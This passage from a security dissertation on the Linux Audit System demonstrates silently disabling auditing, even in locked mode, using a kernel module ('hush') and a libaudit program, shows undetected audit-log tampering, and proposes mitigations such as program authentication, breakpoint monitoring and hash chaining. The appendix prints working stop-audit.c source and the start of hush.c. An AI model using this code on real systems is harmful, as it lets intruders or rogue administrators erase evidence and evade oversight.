

Figure 5.2: Silently disabling auditing from kernelspace

check if the symbol name is the one we are looking for, and if so saves the address to a variable local to the module. This allows us to identify the address of the `kallsyms_lookup_name`, and proceed with searching for the mentioned audit subsystem control variables. After identifying the addresses of the variables, we are then able to set them to 0, thus completely disabling the audit subsystem, which will no longer generate audit events. This flow is shown in figure 5.2.

It is important to notice that although in our proof of concept we perform the search for the symbols' addresses in kernel-space, kernel symbols addresses may be found from user-space via the proc pseudo-filesystem, in `/proc/kallsyms` or `/proc/ksyms`, in the System.map file (if available) or by analyzing the kernel image (vmlinuz/vmlinux).

For this example, we will use the same configuration previously detailed in 5.1.1, where the audit subsystem is watching any access to the `/etc/shadow` file.

As we can see in the following output, the auditing is enabled, and logging, since it generates the audit record with serial 39, show bellow:

```
[root@localhost hush]# auditctl -s
AUDIT_STATUS: enabled=1 flag=1 pid=1001 rate_limit=0
   backlog_limit=320 lost=0 backlog=0
[root@localhost hush]# cat /etc/shadow > /dev/null
[root@localhost hush]# tail -1 /var/log/audit/audit.log
type=PATH msg=audit(1390251974.872:39): item=0 name="/etc/
   shadow" inode=916217 dev=fd:00 mode=0100000 ouid=0 ogid=0
    rdev=00:00 obj=system_u:object_r:shadow_t:s0 nametype=
```

```
   NORMAL
```

When we insert the module, the audit subsystem will be disabled:

```
[root@localhost hush]# insmod hush.ko
[root@localhost hush]# auditctl -s
AUDIT_STATUS: enabled=0 flag=0 pid=0 rate_limit=0
   backlog_limi
t=320 lost=0 backlog=0
```

We can verify that no records for the configuration change have been generated:

```
[root@localhost hush]# tail -1 /var/log/audit/audit.log
type=PATH msg=audit(1390251974.872:39): item=0 name="/etc/
   shadow" inode=916217 dev=fd:00 mode=0100000 ouid=0 ogid=0
    rdev=00:00 obj=system_u:object_r:shadow_t:s0 nametype=
   NORMAL
```

When removing the module, the variables are reset to their original values, and auditing is re-enabled, retaining full functionality. Notice also that again no audit events for the configuration change have been generated:

```
[root@localhost hush]# rmmod hush
[root@localhost hush]# tail -1 /var/log/audit/audit.log
type=PATH msg=audit(1390251974.872:39): item=0 name="/etc/
   shadow" inode=916217 dev=fd:00 mode=0100000 ouid=0 ogid=0
    rdev=00:00 obj=system_u:object_r:shadow_t:s0 nametype=
   NORMAL
[root@localhost hush]# auditctl -s
AUDIT_STATUS: enabled=1 flag=1 pid=1001 rate_limit=0
   backlog_limit=320 lost=0 backlog=0
```

With this approach, it becomes possible to disable the auditing even if the audit subsystem is in the "locked" state (i.e. immutable). As previously mentioned, in this state auditing should not be possible to disable, only after rebooting.

We'll be setting it to locked, and verify that it is not possible to change the configuration using the regular audit tools:

```
[root@localhost hush]# auditctl -e 2
AUDIT_STATUS: enabled=2 flag=1 pid=1001 rate_limit=0
   backlog_limit=320 lost=0 backlog=0
[root@localhost hush]# auditctl -e 0
Error sending enable request (Operation not permitted)
```

The failed attempt to disable auditing is logged in the `audit.log` file:

```
[root@localhost hush]# tail -1 /var/log/audit/audit.log
type=CONFIG_CHANGE msg=audit(1390252478.172:41):
   audit_enabled=0 old=2 auid=0 ses=2 subj=unconfined_u:
   unconfined_r:auditctl_t:s0-s0:c0.c1023 res=0
```

At this point, it should not be possible to disable auditing without a reboot. However, when we insert our module, the auditing is disabled, as previously:

```
[root@localhost hush]# insmod hush.ko
[root@localhost hush]# auditctl -s
AUDIT_STATUS: enabled=0 flag=0 pid=0 rate_limit=0
   backlog_limit=320 lost=0 backlog=0
[root@localhost hush]# cat /etc/shadow > /dev/null
[root@localhost hush]# tail -1 /var/log/audit/audit.log
type=CONFIG_CHANGE msg=audit(1390252478.172:41):
   audit_enabled=0 old=2 auid=0 ses=2 subj=unconfined_u:
   unconfined_r:auditctl_t:s0-s0:c0.c1023 res=0
```

As can be confirmed by the timestamp / serial on the last line of the logfile, no audit events are being generated, and the audit subsystem is effectively disabled.

5.2 Modification of audit records

Audit records from the Linux Audit System are logged on filesystem by the userspace daemon `auditd`. The flow of the records is shown in figure 5.3, and as the reader can see, any generated audit event is always processed inside the kernel by the audit subsystem, even if generated by userspace tools (if linked against libaudit, and trusted). The records are saved to a file (typically `/var/log/audit/audit.log`) in a human readable form (plain ASCII).



Figure 5.3: Flow of audit records to logs

The audit subsystem in the kernel receives the event to be logged and generates a record. In order to be unique, to each record the audit subsystem assigns the timestamp and a serial number, as previously detailed in 3.1.3. The timestamp is in UNIX epoch time (seconds since 1 January 1970), with added millisecond accuracy. The serial is reset on every reboot.

There is no mechanism allowing for detection of modification of the audit records logged. As long as the serial is sequential, resetting only after reboot, and the timestamps are increasing accordingly, it is not possible to identify any tampering of the logfiles, or the audit records themselves.

Although the audit analysis tools were out of scope of the project, as a proof of concept we modified the audit log file, easily editable with a common text editor, and attempted to identify any tampering of the files.

Initially, we searched for any audit records regarding access to the `/etc/shadow` file, filtering the last entry:

```
time->Sat Jan 25 06:06:14 2014
type=PATH msg=audit(1390629974.093:208): item=0 name="/etc/
   shadow" inode=916217 dev=fd:00 mode=0100000 ouid=0 ogid=0
    rdev=00:00 obj=system_u:object_r:shadow_t:s0 nametype=
   NORMAL
type=CWD msg=audit(1390629974.093:208):  cwd="/"
type=SYSCALL msg=audit(1390629974.093:208): arch=c000003e
   syscall=2 success=yes exit=3 a0=7f6871b176bb a1=80000 a2
   =1b6 a3=0 items=1 ppid=2362 pid=2365 auid=4294967295 uid
   =0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 ses
   =4294967295 tty=(none) comm="unix_chkpwd" exe="/sbin/
   unix_chkpwd" subj=system_u:system_r:chkpwd_t:s0-s0:c0.
   c1023 key=(null)
```

We then changed the serial from 208 to 108 and timestamp to a second after on one of the records, and again used the `ausearch` tool to look for the same records:

```
[root@localhost ~]# ausearch -f /etc/shadow | tail -4
type=SYSCALL msg=audit(1390629974.077:206): arch=c000003e
   syscall=2 success=yes exit=3 a0=7f820b8cc6bb a1=80000 a2
   =1b6 a3=0 items=1 ppid=2362 pid=2364 auid=4294967295 uid
   =0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 ses
   =4294967295 tty=(none) comm="unix_chkpwd" exe="/sbin/
   unix_chkpwd" subj=system_u:system_r:chkpwd_t:s0-s0:c0.
   c1023 key=(null)
----
time->Sat Jan 25 06:06:15 2014
type=PATH msg=audit(1390629975.093:108): item=0 name="/etc/
   shadow" inode=916217 dev=fd:00 mode=0100000 ouid=0 ogid=0
    rdev=00:00 obj=system_u:object_r:shadow_t:s0 nametype=
   NORMAL
```

As expected due to the lack of any integrity check, and as can be confirmed on the last line of the output, no errors were produced regarding the tampering or at least the inconsistency of the log file, and the tool simply provides the modified record with no further information that could enable in a forensic investigation to detect tampering of the records.

5.3 Conclusion

As we have shown in 5.1, we have confirmed that the Linux Audit System can be disabled, without any evidence of it. Although one could expect this to be possible, due to the linux architecture, where the user ”root” has complete control over

the operating system[27], this issue is in violation of what is expected in the audit requirements we analyzed and detailed in 2.2. By failing to record the stop of the auditing, the Linux Audit System fails to comply with at least two different requirements, namely Common Criteria FAU_SEL.1 and PCI-DSS's requirement 10.2.2.

In Common Criteria, FAU_SEL.1 requires that the audit system records the start and stop events. As shown, the Linux Audit System failed to ensure that when the audit stops, that event is recorded. And it failed in at least two different ways, as detailed before. The fact that the action of stopping auditing is performed by a privileged user (typically "root") makes it more relevant that greater care should be taken in ensuring the logging of this event. What we have seen is that the root user may disable auditing, perform actions against the defined policy, and no records will be generated from those activities. It is important to recall that RedHat Enterprise Linux 6 has been certified EAL 4+, and the TOE includes this exact requirement as being in compliance.

As for the PCI-DSS requirement 10.2.2, it states that the audit system must record "all actions taken by any individual with root or administrative privileges". Again, the Linux Audit System is unable to comply with this requirement, as we have shown. By being able to silently stop the auditing, the audit subsytem fails to record "all actions". After the auditing is disabled, even further actions performed by root will not be recorded.

The detailed attacks which silently disable auditing render any attempt to monitor privileged users ineffective. When analyzing the audit records for forensic purposes in case of need, if the auditing had been silently disabled, and any malicious activities performed afterwards, it would not be possible to reconstruct the events. As such, we believe the Linux Audit System to be unreliable for this purpose.

We have also shown in 5.2 that it is not possible to identify any tampering of audit records or of audit logfiles. There is no mechanism to ensure the integrity of the records, and as such, any modification will go undetected, and even gross modifications such as wrong serials or timestamps are not detected by the audit tools provided. For this fact, we believe that the Linux Audit System fails to comply with several of the requirements detailed in 2.2, specifically those related to the integrity of the audit records and/or logs detailed in 4.7. The ISO 27001 A.12.4.2 control is quite clear on its' objective, stating that the audit log information should be protected against tampering. This is an objective that the Linux Audit System clearly can not comply with by itself, as previously demonstrated. On NIST's AU-9, it is also defined the requirement to protect records from modification and deletion, both actions are not possible to ensure in the Linux Audit System. PCI-DSS's 10.5 is also similar, although adding explicitly the wording "ensure (...) integrity of the logs". Finally, the Common Criteria FAU_STG.1 states that the audit records store shall "be protected from unauthorized deletion and/or modification".

In all of the mentioned cases, the Linux Audit System does not provide the ability to detect or prevent any modifications to the audit records or logfiles.

We present in table 5.1 a summary of the requirements from chapter 2 for which attacks were detailed in this chapter.

Requirement Group	Requirements		Attack
`Generation of audit records`	Common Criteria	FAU_SEL.1	Silently disabling auditing
	PCI-DSS	10.2.2	
`Protection of audit logs`	ISO27001	A.12.4.2	Tampering audit records
	NIST	AU-9	
	PCI-DSS	5	
	Common Criteria	FAU_STA.1	

Table 5.1: Requirements and Attacks

Chapter 6

Improving The Linux Audit System

In chapter 5 we detailed and attacked several weaknesses in the Linux Audit System. These attacks allowed for disabling the audit subsystem without any evidence of this action, and also to tamper with the audit records. In this chapter, we present several approaches that may mitigate or solve these issues.

6.1 Authenticating User-space programs

One of the issues that we first noticed while analyzing the architecture and functionality of the Linux Audit System, was the lack of any authentication of user-space tools when communication with the kernel. As we detailed in 3.1.4, communication to and from the kernel is performed through a netlink socket which handles all the messages between user-space and kernel-space. Furthermore, the Linux Audit System also doesn't validate or authenticate the user-space programs that communicate with the kernel. Any program running with user id 0, can perform any action on the audit subsystem, not only send and receive data (audit events), but also control the audit subsystem, being able to stop it or change the audit policy, for example.

We propose that the kernel implementation of the audit subsystem authenticates the user-space programs that can interact with it, and not simply trust any program running under user id 0. An overview of the proposed architecture for authenticating access to the audit subsystem is shown in figure 6.1.

The architecture is based on the following principles:

- The audit subsystem creates a trusted programs database that contains the list of programs that are allowed to control the subsystem;
- Only control messages sent by programs previously registered on the trusted programs database are processed by the audit subsystem.

The trusted programs database must contain enough information allowing for the audit subsystem to authenticate the processes attempting to send control messages. This means that the audit subsystem inside the kernel will have to be able to verify that the process attempting to send a control message is actually from a program that is set as trusted in the database. The database must then contain at least the following information:

- Full filesystem path to the program (the key for looking up the database);
- Cryptographic hash or digital signature of the program's binary.



Figure 6.1: Authentication architecture

With the above information the audit subsystem would be able to perform the authentication depicted in figure 6.2. Upon receiving a control message through the netlink socket the audit subsystem would have to, based on the PID of the connecting process, obtain the full filesystem path for the running program binary file. It then looks up the program on the trusted programs database, and either compares cryptographic hash of the program sending the message to the stored hash for the trusted program, or verifies that the digital signature is correct and matches the one on the trusted database for the program in question. If either the hash or the digital signature is correct, then access is allowed, and the control message is processed.

With this verifications, the audit subsystem could ensure that only specific programs could in fact perform control actions and as such, the attack described in 5.1.1 would not be possible, since it requires sending a control message using the function `audit_set_pid()` to the audit subsystem in the kernel from a custom program in order to start receiving the audit records from the kernel, which then allows for disabling the auditing without any evidence or event recorded.

Furthermore, all the other control actions performed by our `stop-audit` program, namely disabling the failure flag and the auditing itself would not be allowed, and any attempt to perform control actions by untrusted programs could be recorded and logged.

It should be noted that this approach would not protect the audit subsystem from being manipulated through trusted programs, but it would at least protect it from programs that only require sending audit events to the kernel, or any program running with UID 0, from also being able to control the audit subsystem. It could even go further, and include in the trusted programs database a matrix of permissions for the different programs, allowing for a greater fine grained con-



Figure 6.2: Authenticating processes for control messages

trol on specific control actions that could be performed by each of the trusted programs. One example would be to allow the `auditd` program to only perform the `audit_set_pid()` action, but not allow it to start or stop auditing.

All the base functionality for the required cryptographic mechanisms is already in place in the current mainline Linux kernel, by way of the Integrity Management Architecture. Since version 3.7 the linux kernel includes the Integrity Management Architecture (IMA)[28] which aims to provide support for authentication of binaries on the system by validating hashes or digital signatures of those binaries, so that tampering can be detected. This implementation also supports the use of a Trusted Platform Module (TPM)[29] for key storage and signing. By using the functionality provided by the IMA, the Linux Audit System could implement an authentication mechanism for the processes interacting with it, such as the one we propose.

6.2 Protecting the audit state

The attack we detailed in 6.2.2, allowing for silently disabling auditing, is possible since a Loadable Kernel Module is able to access exported kernel symbols and have full control over them, being able to change their contents without any restriction or even being detected.

We have identified and propose two possible solutions that mitigate this attack, which we describe now.

6.2.1 Hiding kernel symbols

As detailed in 6.2.2, the methodology used for the attack requires that the attacker is able to search the kernel memory for relevant kernel symbols, in this specific case `kallsyms_on_each_symbol`, `kallsyms_lookup_name`, `audit_enabled`, `audit_fail` and `audit_pid`.

As we have seen previously not all of the above symbols are exported, that is, not all are explicitly set by the kernel as allowed to be used by loadable kernel modules. However, since it is at least possible to search kernel symbols, and their addresses, using the `kallsyms_on_each_symbol` function, ultimately any kernel symbol is accessible from a kernel module.

An approach that mitigates our attack is available in the grsecurity[19] (GRSec) kernel patches. One of these patches allows for hiding the kernel symbols from loadable kernel modules. By implementing this kernel patch, loadable kernel modules will not be able to find the correct addresses for symbols, and in the case of the attack performed, it will not be possible to find the needed symbols in order to change their values and effectively disable auditing.

After recompiling the kernel implementing this protection, if we attempt to load our `hush.ko` kernel module for disabling auditing, the module fails to disable auditing, as we can see in the following output:

```
[root@localhost hush]# insmod hush.ko
insmod: error inserting 'hush.ko': -1 Operation not
   permitted
```

If we see the messages from the module, we see that it has failed to find the `kallsyms_on_each_symbol`, and consequently fails to identify the other relevant symbols, ultimately failing to disable audit:

```
[ ] Loading HUSH module for disabling audit
[ ] Attempting to disable audit
[ ] Searching for kallsyms_lookup_name() function
```

It should be noted that kernel symbols addresses may also be obtained from different sources in the system, such the System.map file, which is required for compiling new modules, but not necessary in a production system, and as such we assume it is not available to the attacker. The kernel symbols may be read from the kernel image on the file system. As such, extra protections should be implemented in order to ensure that the image is not accessible, such as using a RBAC system that protects it from the root user itself (GRSec can provide this mechanism). Finally, if using a stock pre-compiled kernel from a linux distribution, the attacker may have access to the symbols, since they will always remain the same across systems.

Other approaches for protecting kernel symbols from attackers, specifically rootkits, have been published. These approaches[30][31] implement randomization of kernel data structures at compile time, making it harder for loadable kernel modules to identify the correct addresses of kernel structures they wish to access or

modify. We believe that these techniques may mitigate the attack we presented, however we have not tested their effectiveness.

6.2.2 Monitoring the audit status

For the purpose of mitigating this attack, using a different approach, we have developed a proof of concept loadable kernel module. The objective of this module is to monitor critical symbols in the kernel, specifically `audit_enabled`, in order to detect and record any changes to the audit state, and also ensure and enforce the immutability of the locked state. For this purpose we used the hardware breakpoint[32] functionality available in the linux kernel. This functionality allows for setting a watch on a specific kernel symbol, and define a handler for when that symbol is accessed and/or modified.

For the proof of concept loadable kernel module, we have set a breakpoint on the address of the `audit_enabled` kernel symbol, and defined a handling function `audit_hbp_handler()` that is called whenever that address is written to. This allows the module to detect when the state of auditing is modified, whether enabling or disabling auditing. A high-level overview of the functionality of the module is presented in figure 6.3. When the address is written to, the `audit_hbp_handler()`



Figure 6.3: Monitoring and re-locking the audit subsystem

function is called and then compares the new value in the `audit_enabled` address with the previously saved value. If they are the same, then the this write action is ignored. In case they are different, the function verifies whether the auditing was in a locked state, that is, if the previous value for `audit_enabled` was equal to "2", which means that the audit subsystem had previously configured to be in an immutable state and should never be disabled. If so, any modification is disallowed, the current value of `audit_enabled` is reset to "2" (locked), and the attempt is logged to the console using both the kernel `printk` function and the `audit_log` function from the Linux Audit System itself. This ensures that the locked state is

enforced, even when changed from inside the kernel itself by a rogue kernel module. In the case that the saved value for `audit_enabled` was "1" (enabled), the function will allow the action of disabling auditing, but again logs it to the console.

We now show what happens when we insert the attacking "hush" loadable kernel module that was detailed in , in a system with the protecting module (shield) is loaded, and where the audit subsystem is in a locked state.

We start by inserting the module, and see the output on the console:

```
[root@localhost shield]# insmod shield.ko
SHIELD: HW Breakpoint for audit_enabled write installed
```

When inserting the "hush" attacking module that attempts to disable the locked audit subsystem, the "shield" module re-locks it:

```
1  HUSH: [ ] Loading HUSH module for disabling audit
2  HUSH: [ ] Attempting to disable audit
3  HUSH: [ ] Searching for kallsyms_lookup_name() function
4  HUSH: [+] Found function kallsyms_lookup name at 810bfb20
5  HUSH: [ ] Going to disable the audit subsystem!
6  HUSH: [+] Audit status is 2
7  HUSH: [+] auditd PID is 996
8  HUSH: [+] Audit failure flag is 1
9  HUSH: [+] Disabling...
10 SHIELD: Auditing was locked, and attempted to unlock!
11 type=1305 audit(1390787262.856:673): Auditing was locked, and
12  attempted to unlock!
13 SHIELD: relocking!
14 HUSH: [+] Audit status is 2
15 HUSH: [+] auditd PID is 0
16 HUSH: [+] Audit failure flag is 0
```

As can be seen in the above output in line 9 the "hush" module attempts to disable auditing, but on line 11 we see that the "shield" module re-locks the auditing and the attack fails in line 14, although it succeeds at disabling both the sending of audit records to the `auditd` process, shown in lines 15 and 16. Since the module logs both to the console using the `printk` function and the `audit_log` function, we see the logging message twice in lines 10 and 12, one of them with the audit subsystem record format, with timestamp and serial. Since audit records are no long being sent to the `auditd` process, this event is logged to the console.

6.2.3 Challenges

There are relevant issues regarding the proof of concept and the implementation of the same principles in the real world, that should be addressed.

In the proof of concept loadable kernel module developed, only the `audit_enabled` address is being monitored. Although it suffices in order to ensure consistency in the overall status of the audit subsystem, ensuring any changes to it are logged, and that when locked it stays locked, in a full implementation other kernel symbols should also be monitored, such as the `audit_pid` and `audit_fail` symbols.

Although using hardware breakpoints may be an effective approach, even in terms of performance[32], the number of debug registers on a processor is limited, and varies according to the processor. For instance, an x86 processor is limited to 4 debug registers. Also, not all processor architectures support hardware breakpoints.

An attack such as the one implemented by the attacking "hush" loadable kernel module could be performed on the protecting mechanism. An attacker could develop an attack accessing the kernel structures holding information regarding the set breakpoints, and disable all breakpoints configured, effectively rendering the protection useless.

For this reason, monitoring the protection mechanism itself is required, in order to ensure its own integrity and reliability.

6.3 Integrity of audit records

The last attack we presented in chapter 5 was the ability to manipulate the audit records on the log files, without any evidence of tampering.

The integrity of audit log files is essential if one would care for being able to use them for forensic analysis of system events after an attacker compromises the system, identify attempts to compromise or fraudulent activities. If an audit system is unable to ensure the integrity of the audit log prior to the compromise, then it would be not possible to rely on those log records for identifying or reconstructing the events prior to the attacker having compromised the system, since he could have tampered with the audit log records[33]. Furthermore, a privileged user could also tamper with the audit records in order to hide his actions.[34]

For this reason, it is essential to ensure the integrity of all the path from generation of the audit event to saving the audit record to the audit log file, and until the point of compromise of the system[35], or the logs, ensuring the integrity of the audit log records even from a privileged user[36].

6.3.1 Secure boot

One of the initial issues that should be addressed for ensuring the integrity of the whole path as previously mentioned, is ensuring the integrity of the kernel and of the boot process, usually referred to as secure boot[37]. Although this type of mechanisms are common in mobile devices[38][39], and is available in Microsoft Windows 8, they are still not commonly implemented in linux desktop or server distributions[40]. This mechanism, although extremely relevant, is beyond the scope of the current project, the audit system, and as such we will assume that the booted kernel integrity is ensured, and will focus on the integrity of the audit records.

6.3.2 Forward Integrity and Hash Chaining

An approach which we believe could be applied to the problem of ensuring the integrity of the audit records on the audit log files is using forward integrity and hash chaining on the audit records. The forward integrity property was introduced in [35]. Forward integrity can be obtained by attaching message authentication

codes (MACs) to audit records, but in a way that even if an attacker obtains the key he will not be able to forge previous records. The overall idea is that the MACs use different keys throughout time, so that the new key is derived from the previous key, but knowledge of the current key does not provide knowledge of the previous ones. This way, the attacker is unable to tamper audit records generated previously to the system has been compromised, hence ensuring the integrity of the audit records up to that point in time. Upon generating the new key, the previous key is securely deleted from memory. For enabling verification the integrity of the audit records, there must be a way for storing the initial key securely, which may be achieved by using a secure hardware component[41] where to store the key.

In order to detect deletions or changes to the order of the audit records, each record's MAC also contain elements from the previous records in order to authenticate the values of the previous records[34].

By implementing these two properties in the audit records, the attack we demonstrated in chapter 5 would be unfeasible without being able to obtain the initial key used for generating the MACs for the audit records.

Also, since audit records would contain MACs that could only be generated in a specific system, it would be possible to authenticate the origin of the records.

6.4 Conclusion

In this chapter we have presented several mechanisms to improve the current Linux Audit System, in order to provide mitigations for the issues we have identified in chapter 5. In summary, we propose the implementation of the following mechanisms:

- Authentication of user-space programs - ensure that only authorized programs are able to perform control actions over the audit subsystem;
- Hiding kernel symbols / randomize kernel data structures - this will increase the difficulty for unauthorized disabling the audit subsystem from within the kernel itself;
- Monitoring of the audit status - monitoring the audit status by monitoring critical kernel symbols that control the state of the audit subsystem will rise the difficulty for an attacker to change the audit status;
- Forward integrity and hash chaining - by implementing the forward integrity property and hash chaining to the audit records in the audit log files, tampering the audit records will be unfeasible, and it will be possible to rely on the audit records generated before the point of compromise for forensic analysis of the events.

Chapter 7

Conclusion

This research focused on analyzing the Linux Audit System available in the linux kernel and distributions.

We have achieved all the objectives set for the research, during which we have analyzed and documented the architecture and implementation of the Linux Audit System, and even uncovered previously unknown weaknesses in it which affect the trustworthiness of this mechanism.

In summary, the main contributions from our research are the following:

- Documentation and analysis of the architecture and implementation of the Linux Audit System in both the linux kernel and user-space: Documentation for the Linux Audit System's architecture is sparse and not very detailed. We supported ourselves not only it the available documentation, but also in the kernel and user-space tools source code, which allowed us to obtain a more detailed and precise understanding of the inner workings of the Linux Audit System.

- Identification of weaknesses in the Linux Audit System: We have found weaknesses in the implementation, and detailed proof of concept attacks, that allow for disabling auditing without any record of this action, effectively questioning its ability to provide reliable and trustworthy audit records.

We have found that any privileged user can control the audit system, effectively impacting its ability to provide reliable audit events. Privileged users and processes can subvert the audit system and audit records without any evidence that either the audit system or the audit records where tampered with. Even in cases where the configured audit policy provides the ability to forward audit records to remote systems, we have shown in chapter 5 that a privileged user may disable auditing without generating any audit event, and as such there will be no evidences of this action, and subsequent events will not be recorded and logged. Moreover, questions arise regarding their trustworthiness, since it is not possible to verify the audit records' integrity to assess whether they have been modified, whether some records where deleted or authenticate their origin.

We have also seen that some of the issues identified are architectural problems in the linux kernel itself that are not easily solved. For instance, the fact that loadable kernel modules have unrestricted access to all kernel symbols, or the fact that all programs running with user id 0 ("root") end up having full control over the operating system.

The available enhancements to the linux kernel, through loadable security modules, provide limited improvements to the auditing features, since in the most cases

they simply provide an additional method for protecting audit log files instead of regular unix filesystem permissions due to the implementation of MAC mechanisms. RSBAC provides extra privacy feature for the user id's in logfiles, and in the case of GRSecurity, it implements its own auditing mechanism.

In chapter 6 we provided mitigation strategies that if implemented could improve the reliability of the Linux Audit System, and trustworthiness of the audit records generated.

Based on the results observed in this research, we believe that the Linux Audit System is currently unable to provide audit records that are reliable enough to forensically analyze a system in the cases where that system was compromised, and unable to prevent or aid in identifying fraudulent or malicious actions performed by privileged users.

7.1 Future Work

There are two different areas where further work can be performed, with different perspectives. One area is to further scrutinize the implementation of the Linux Audit System, and identify other issues that may exist in areas other that the ones we have focused for the project. We have shown in this dissertation how other kernel components can interfere, in a negative way, with the audit system. We have also shown a weakness in the handling of control messages from the user-space. However, further research could be done regarding the communication between user-space and kernel-space, analyzing the different interactions, both control messages as well as the audit event manipulations performed inside the kernel. The other area is the implementation of the proposed mitigations, and evaluate its effectiveness, as well as identify any problems that could arise in a real world deployment.

Appendix A

Source Code

A.1 User-space tool for silently disabling audit

To compile:

```
cc -o stop-audit stop-audit.c -laudit
```

A.1.1 stop-audit.c

```
#include <libaudit.h>
#include <stdio.h>

int main(int argc, char **argv){
        struct audit_reply *rep;
        int audit_fd;
        int i;

        rep = (struct audit_reply*)malloc(sizeof(struct audit_reply));

        audit_fd = audit_open ();
        printf("Setting pid %i\n",getpid());
        // get events for ourselves
        audit_set_pid(audit_fd,getpid(),WAIT_YES);
        // set failure to silent
        audit_set_failure(audit_fd,0);
        audit_get_reply(audit_fd,rep,GET_REPLY_NONBLOCKING,0);
        // disable audit
        audit_set_enabled(audit_fd,0);
        audit_get_reply(audit_fd,rep,GET_REPLY_NONBLOCKING,0);
        // make sure we flush any messages
        for ( i = 0 ; i<100; i++) {
                audit_get_reply(audit_fd,rep,GET_REPLY_NONBLOCKING,0);
        }
       close (audit_fd);
}
```

A.2 Kernel module for silently disabling audit

To compile:

```
make -C /lib/modules/`uname -r`/build M=`pwd`
```

A.2.1 Makefile

```
obj-m += hush.o
```

```
all:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD)/hush modules

clean:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

A.2.2 hush.c

```
#include <linux/module.h>
#include <linux/kallsyms.h>
#include <linux/kernel.h>
#include <linux/init.h>

MODULE_LICENSE("GPL");

// variables to change, and where to save values
unsigned int au_enabled_s,au_pid_s, au_fail_s;
